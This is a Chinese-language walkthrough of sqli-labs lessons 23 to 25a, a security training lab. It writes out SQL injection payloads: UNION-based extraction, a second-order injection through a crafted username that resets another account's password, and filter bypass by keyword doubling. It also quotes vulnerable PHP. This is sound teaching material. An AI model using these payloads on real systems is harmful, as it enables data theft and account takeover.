
less-23
GET - Error based - strip comments (基于错误的,过滤注释的GET型)
url编码表
-
tab %0b backspace %08 I %49 v %76 ó %D3 tab %09 J %4A w %77 Ô %D4 linefeed %0A K %4B x %78 Õ %D5 creturn %0D L %4C y %79 Ö %D6 space %20 M %4D z %7A Ø %D8 ! %21 N %4E { %7B ù %D9 " %22 O %4F | %7C ú %DA # %23 P %50 } %7D Û %DB $ %24 Q %51 ~ %7E ü %DC % %25 R %52 ¢ %A2 Y %DD & %26 S %53 £ %A3 T %DE ' %27 T %54 ¥ %A5 ß %DF ( %28 U %55 | %A6 à %E0 ) %29 V %56 § %A7 á %E1 * %2A W %57 « %AB a %E2 + %2B X %58 ¬ %AC ã %E3 , %2C Y %59 ˉ %AD ä %E4 - %2D Z %5A o %B0 å %E5 . %2E [ %5B ± %B1 æ %E6 / %2F \ %5C a %B2 ç %E7 0 %30 ] %5D , %B4 è %E8 1 %31 ^ %5E μ %B5 é %E9 2 %32 _ %5F » %BB ê %EA 3 %33 ` %60 ¼ %BC ë %EB 4 %34 a %61 ½ %BD ì %EC 5 %35 b %62 ¿ %BF í %ED 6 %36 c %63 à %C0 î %EE 7 %37 d %64 á %C1 ï %EF 8 %38 e %65 Â %C2 e %F0 9 %39 f %66 Ã %C3 ñ %F1 : %3A g %67 Ä %C4 ò %F2 ; %3B h %68 Å %C5 ó %F3 < %3C i %69 Æ %C6 ô %F4 = %3D j %6A Ç %C7 õ %F5 > %3E k %6B è %C8 ö %F6 %3F l %6C é %C9 ÷ %F7 @ %40 m %6D ê %CA ø %F8 A %41 n %6E Ë %CB ù %F9 B %42 o %6F ì %CC ú %FA C %43 p %70 í %CD û %FB D %44 q %71 Î %CE ü %FC E %45 r %72 Ï %CF y %FD F %46 s %73 D %D0 t %FE G %47 t %74 Ñ %D1 ÿ %FF H %48 u %75 ò %D2
观察页面
判断类型
-
and 1=1
and 1=2
-
"SELECT * FROM users WHERE id='1' and '1'='1 ' LIMIT 0,1"
尝试构造语句id=‘1’ and ‘1’='1’
-
1' and '1'='1
url ende:
1'%20and%20'1'%3d'1
这里使用union的语句
-
-1' union select 1,2,3 and '1'='1 urlencode -1'%20union%20select%201%2c2%2c3%20and%20'1'%3d'1 -
-1' union select 1,database(),version() and '1'=1'
urlencode
-1'%20union%20select%201%2cdatabase()%2cversion()%20and%20'1'%3d1'
只有一个注入点在2这里
less-24
Second Degree Injections Real treat -Store Injections (基于存储的二次注入)
先观察页面的内容(这是一道很难的题目,根据网络上的wp我们跟着做一遍,主要是审计代码)

先尝试登录一个已知用户
-
admin
admin
只有一个更换密码(后期有用),先退出,观察还有哪些界面
Forget your password
只是一张图片
New user

创建一个名为test的用户
-
test1
test1
test1
等待5秒
创建一个名为test1‘ – #的用户
-
test1'#
1234
1234
注册成功后登录test1’#

修改test1’#账户的密码


因为注入点在修改密码处
-
UPDATE users SET PASSWORD='$pass' WHERE username='$username' and password='$curr_pass'
将其扩展为
-
UPDATE users SET PASSWORD='$pass' WHERE username='$username' #  and password='$curr_pass'
UPDATE users SET PASSWORD='$pass' WHERE username='test1'# '  and password='$curr_pass'
即最后执行的语句为
-
UPDATE users SET PASSWORD='新密码' WHERE username='test1'

登录test1

登录成功
相关源码
-
if (isset($_POST['submit']))
{


        # Validating the user input........
        $username= $_SESSION["username"];
        $curr_pass= mysql_real_escape_string($_POST['current_password']);
        $pass= mysql_real_escape_string($_POST['password']);
        $re_pass= mysql_real_escape_string($_POST['re_password']);

        if($pass==$re_pass)
        {
                $sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";
                $res = mysql_query($sql) or die('You tried to be smart, Try harder!!!! :( ');
                $row = mysql_affected_rows();
                echo '<font size="3" color="#FFFF00">';
                echo '<center>';
                if($row==1)
                {
                        echo "Password successfully updated";

                }
                else
                {
                        header('Location: failed.php');
                        //echo 'You tried to be smart, Try harder!!!! :( ';
                }
        }
        else
        {
                echo '<font size="5" color="#FFFF00"><center>';
                echo "Make sure New Password and Retype Password fields have same value";
                header('refresh:2, url=index.php');
        }
}
less-25
GET - Error based -All your OR & AND belong to us -string single quote(or & and)
单引号闭合

根据题目得知过滤了or,and,则我们可以构造以下的语句
-
1' oorrder by 3--+
1' oorrder by 4--+
构造查询语句

less-25a
先判断注入类型
-
and 1=1
-
and 1=2
